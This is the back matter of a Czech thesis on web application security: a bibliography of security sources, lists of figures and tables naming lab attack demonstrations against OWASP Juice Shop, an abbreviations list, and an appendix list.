- [13] OWASP. Types of XSS. *OWASP* [online]. [cit. 2024-10-25]. Dostupné z: https://owasp.org/www-community/Types_of_Cross-Site_Scripting
- [14] PORTSWIGGER. XML entities. *PortSwigger* [online]. [cit. 2024-10-25]. Dostupné z: <https://portswigger.net/web-security/xxe/xml-entities>
- [15] URBÁNEK, Michal. *Bezpečnost webových stránek*. Praha, 2011. Diplomová práce. Česká zemědělská univerzita v Praze.
- [16] OWASP. XML External Entity (XXE) Processing. *OWASP* [online]. [cit. 2024-10-27]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- [17] SHAH, Saumil, Stuart MCCLURE a Shreeraj SHAH. *Web Hacking Attacks and Defense*. 2005. ISBN 0201761769.
- [18] TOTZAUER, Tomáš. *Zabezpečení webových aplikací*. Praha, 2012. Bakalářská práce. Vysoká škola ekonomická v Praze.
- [19] DIZDAR, Admir. BRIGHTSEC. What Is Cross-Site Request Forgery (CSRF)? Impact and Prevention. *BrightSec* [online]. 2022, April 4, 2022 [cit. 2024-10-27]. Dostupné z: <https://brightsec.com/blog/cross-site-request-forgery-csrf/>
- [20] Server-Side Request Forgery (SSRF) & the Cloud Resurgence. *AppCheck* [online]. 2020, October 20, 2020 [cit. 2025-05-19]. Dostupné z: <https://appcheck-ng.com/server-side-request-forgery-ssrf/>
- [21] OWASP. OWASP Top Ten. *OWASP* [online]. [cit. 2024-11-01]. Dostupné z: <https://owasp.org/www-project-top-ten/>
- [22] PORTSWIGGER. Cross-origin resource sharing (CORS). *PortSwigger* [online]. [cit. 2024-11-01]. Dostupné z: <https://portswigger.net/web-security/cors>
- [23] OWASP. WSTG - Latest. *OWASP* [online]. [cit. 2024-11-01]. Dostupné z: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/07-Testing_Cross_Origin_Resource_Sharing
- [24] OWASP. Blind SQL Injection. *OWASP* [online]. [cit. 2024-11-20]. Dostupné z: https://owasp.org/www-community/attacks/Blind_SQL_Injection

- [25] BORGEAUD, Alexandra. STATISTA. Distribution of web application critical vulnerabilities worldwide as of 2023. *STATISTA* [online]. 2024, Feb 20, 2024 [cit. 2024-10-26]. Dostupné z: <https://www.statista.com/statistics/806081/worldwide-application-vulnerability-taxonomy/>
- [26] CLOUDFLARE. What is remote code execution? *Cloudflare* [online]. 2024 [cit. 2024-10-27]. Dostupné z: <https://www.cloudflare.com/learning/security/what-is-remote-code-execution/>
- [27] IMPERVA. Remote Code Execution. *IMPERVA* [online]. [cit. 2024-11-20]. Dostupné z: <https://www.imperva.com/learn/application-security/remote-code-execution/>
- [28] AIBIN, Michal, ed. BAELDUNG. Remote Code Execution (RCE) and How to Prevent It. *Baeldung* [online]. [cit. 2024-11-20]. Dostupné z: <https://www.baeldung.com/cs/rce-security>
- [29] RYDSTEDT, Gustav. OWASP – Clickjacking. *OWASP* [online]. 2024 [cit. 2024-10-27]. Dostupné z: <https://owasp.org/www-community/attacks/Clickjacking>
- [30] SHYAM, Oza. File Inclusion Vulnerabilities — Web-based Application Security. Spanning. *Spanning* [online]. [cit. 2024-11-20]. Dostupné z: <https://www.spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/>
- [31] IMPERVA. Remote file inclusion (RFI). *Imperva* [online]. [cit. 2025-01-29]. Dostupné z: <https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/>
- [32] PORTSWIGGER. Same-origin policy (SOP). *PortSwigger* [online]. [cit. 2025-01-29]. Dostupné z: <https://portswigger.net/web-security/cors/same-origin-policy>
- [33] PIETRUCHA, Bartosz. DEVACADEMY. What is Content Security Policy: A Comprehensive Guide. *DevAcademy* [online]. Jun 20, 2024 [cit. 2025-01-29]. Dostupné z: <https://dev-academy.com/content-security-policy/>
- [34] OWASP. Cross-Site Request Forgery Prevention Cheat Sheet. *OWASP* [online]. [cit. 2025-01-29]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- [35] WAGNER, Alex. HACKING: How to Hack Web Apps. Feb. 14, 2020. ISBN 9781094284835.

- [36] OWASP. SQL injection Prevention Cheat Sheet. *OWASP* [online]. [cit. 2025-01-29]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- [37] OWASP. Clickjacking defense Cheat Sheet. *OWASP* [online]. [cit. 2025-01-29]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html
- [38] KATZ, Eyal. MEMCYCO. Steps To Prevent Clickjacking. *Memcyco* [online]. 2023, March 9, 2023 [cit. 2025-01-29]. Dostupné z: <https://www.memcyco.com/steps-to-prevent-clickjacking/>
- [39] INVICTI. SameSite Cookie Attribute: Preventing CSRF SameSite Exploits. *Invicti* [online]. [cit. 2025-01-29]. Dostupné z: <https://www.invicti.com/blog/web-security/same-site-cookie-attribute-prevent-cross-site-request-forgery/>
- [40] WEISS, Aaron. ESECURITYPLANET. How to Prevent Remote File Inclusion (RFI) Attacks. *ESecurityPlanet* [online]. 2012, October 1, 2012 [cit. 2025-01-29]. Dostupné z: <https://www.esecurityplanet.com/endpoint/how-to-prevent-remote-file-inclusion-rfi-attacks/>
- [41] CONKLIN, Larry. OWASP. Threat Modeling Process. OWASP [online]. [cit. 2025-03-24]. Dostupné z: https://owasp.org/www-community/Threat_Modeling_Process
- [42] DEPARTMENT FOR SCIENCE, INNOVATION, & TECHNOLOGY. Conducting a STRIDE-based threat analysis. Gov.uk [online]. [cit. 2025-03-24]. Dostupné z: https://assets.publishing.service.gov.uk/media/65e732717bc3290adab8c234/Conducting_a_STRIDE-based_threat_analysis_2.0.pdf
- [43] ALLEN-ADDY, Claire. Threat Modeling Methodology: STRIDE. Iriusrisk [online]. 2023, September 29, 2023 [cit. 2025-03-24]. Dostupné z: <https://www.iriusrisk.com/resources-blog/threat-modeling-methodology-stride>
- [44] OWASP TOP10. Owasp [online]. 2021 [cit. 2025-03-08]. Dostupné z: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/#example-attack-scenarios
- [45] Turing Lecture by Adi Shamir. Financial Cryptography [online]. 2004, May 26, 2004 [cit. 2025-03-16]. Dostupné z: <https://www.financialcryptography.com/mt/archives/000147.html>

- [46] Downgrade attacks. SentinelOne [online]. 2021 [cit. 2025-03-08]. Dostupné z: <https://www.sentinelone.com/cybersecurity-101/cybersecurity/downgrade-attacks/>
- [47] NIDECKI, Tomasz Andrzej. POODLE attack. Acunetix [online]. 2020, June 1, 2020 [cit. 2025-03-08]. Dostupné z: <https://www.acunetix.com/blog/web-security-zone/what-is-poodle-attack/>
- [48] BEAST. Thai [online]. 2011, September 25, 2011 [cit. 2025-03-16]. Dostupné z: <https://vnhacker.blogspot.com/2011/09/beast.html>
- [49] ZOLLER, Thierry. The BEAST summary - TLS, CBC, Countermeasures (Update 4) [online]. [cit. 2025-03-16]. Dostupné z: <https://blog.zoller.lu/2011/09/beast-summary-tls-cbc-countermeasures.html>
- [50] NIDECKI, Tomasz Andrzej. BEAST attack. Acunetix [online]. 2020, May 21, 2020 [cit. 2025-03-08]. Dostupné z: <https://www.acunetix.com/blog/web-security-zone/what-is-beast-attack/>
- [51] OFFSEC SERVICES LIMITED. Kali Linux Official Documentation. Kali Docs [online]. [cit. 2025-03-24]. Dostupné z: <https://www.kali.org/docs/>
- [52] OFFSEC SERVICES LIMITED. Kali Linux on VM Official Documentation. Kali Docs [online]. [cit. 2025-03-24]. Dostupné z: <https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/>
- [53] OFFSEC SERVICES LIMITED. Kali Linux Tools Official Documentation. Kali Docs [online]. [cit. 2025-03-24]. Dostupné z: <https://www.kali.org/tools/>
- [54] BRADLEY, Peter. Hacking With Kali Linux. Jun 22, 2019. ISBN 9781393026723.
- [55] OWASP. Juice Shop OWASP. OWASP Juice shop [online]. [cit. 2025-03-24]. Dostupné z: <https://pwning.owasp-juice.shop/companion-guide/latest/part1/running.html>
- [56] CARNEGIE MELLON UNIVERSITY. Capture The Flag. PicoCTF [online]. [cit. 2025-03-24]. Dostupné z: <https://picoctf.org/about.html>
- [57] TRYHACKME. TryHackMe. TryHackMe [online]. [cit. 2025-03-24]. Dostupné z: <https://tryhackme.com/about>
- [58] MAC flooding. Encyclopedia by Kaspersky [online]. 2020 [cit. 2025-05-19]. Dostupné z: <https://encyclopedia.kaspersky.com/glossary/mac-flooding/>

[59] Burp Clickbandit. PortSwigger [online]. [cit. 2025-05-19]. Dostupné z: <https://portswigger.net/burp/documentation/desktop/tools/clickbandit>

[60] Python Flask Documentation. Flask [online]. [cit. 2025-05-19]. Dostupné z: <https://flask.palletsprojects.com/en/stable/>

[61] NGINX Product Documentation. Nginx [online]. [cit. 2025-05-19]. Dostupné z: <https://docs.nginx.com/>

SEZNAM OBRÁZKŮ

Obrázek 1 Ilustrace výskytu útoků typu DoS za rok 2024	16
Obrázek 2 Ilustrace ICMP útoku	17
Obrázek 3 Ilustrace útoku podle ISO/OSI	19
Obrázek 4 Distribuce zranitelnosti 2024	25
Obrázek 5 Schéma RCE	26
Obrázek 6 Ochrana proti DoS.....	29
Obrázek 7 Nastavení Kali Linux VM	40
Obrázek 8 Nastavení OWASP Juice Shop	41
Obrázek 9 Ukázka XXE útoku	41
Obrázek 10 Ukázka XXE útoku	42
Obrázek 11 Ukázka XXE útoku	43
Obrázek 12 Vyhledávání na OWASP Juice shop	43
Obrázek 13 Ukázka SQLi v BurpSuite	44
Obrázek 14 Ukázka SQLi v BurpSuite	45
Obrázek 15 Ukázka CSRF útoku	46
Obrázek 16 Ukázka CSRF útoku	47
Obrázek 17 Ukázka SSRF útoku	48
Obrázek 18 Ukázka SSRF útoku	48
Obrázek 19 Ukázka LFI.....	49
Obrázek 20 Ukázka LFI.....	50
Obrázek 21 Ukázka XSS	51
Obrázek 22 Ukázka XSS	52
Obrázek 23 Ukázka XSS	53
Obrázek 24 Ukázka CORS zranitelnosti	53
Obrázek 25 Ukázka SYN flood	55
Obrázek 26 Ukázka DoS a RCE	56
Obrázek 27 CklickBandit BurpSuite	58
Obrázek 28 HTTPS (TLS/SSL) webový server	60
Obrázek 29 TestSSL scan	61
Obrázek 30 Data flow diagram	63

SEZNAM TABULEK

Tabulka 1 Mitigace hrozeb podle STRIDE analýzy	35
Tabulka 2 Vstupní body aplikace.....	64
Tabulka 3 STRIDE analýza	65

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

SSL/TLS	Secure Sockets Layer/ Transport Layer Security
DoS/DDoS	Denial of Service/ Distributed Denial of Service
ISO/OSI	International Organization for Standardization/Open Systems Interconnection
TCP	Transmission Control Protocol
ICMP	Internet Control Message Protocol
UDP	User Datagram Protocol
IP	Internet Protocol
NTP	Network Time Protocol
DNS	Domain Name System
SYN/ ACK	Synchronize-Acknowledge
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
VoIP	Voice over Internet Protocol
SMTP	Simple Mail Transfer Protocol
FTP	File Transfer Protocol
XSS	Cross-site Scripting
DOM	Document Object Model
JS	JavaScript
XML	Extensible Markup Language
XXE	XML External Entity
SSRF	Server-side Request Forgery
DTD	Document Type Definition
URL	Uniform Resource Locator
CSRF	Cross Site Request Forgery

CORS Cross Origin Resource Sharing

AJAX Asynchronous JavaScript and XML

SQL Structured Query Language

SQLi Structured Query Language Injection

RCE Remote Code Execution

UI User Interface

LFI/RFI Local /Remote File Inclusion

API Application Programming Interface

WAF Web Application Firewall

IPS Intrusion Prevention System

CSP Content Security Policy

VPN Virtual Private Network

HTML Hypertext Markup Language

DFD Data Flow Diagram

MAC Message Authentication Code

AES Advanced Encryption Standard

DES Data Encryption Standard

CTF Capture The Flag

REST Representational State Transfer

LAN Local Area Network

MITM Man In The Middle

SEZNAM PŘÍLOH

Příloha P I: kód zranitelný CORS

Příloha P II: konfigurační soubor nginx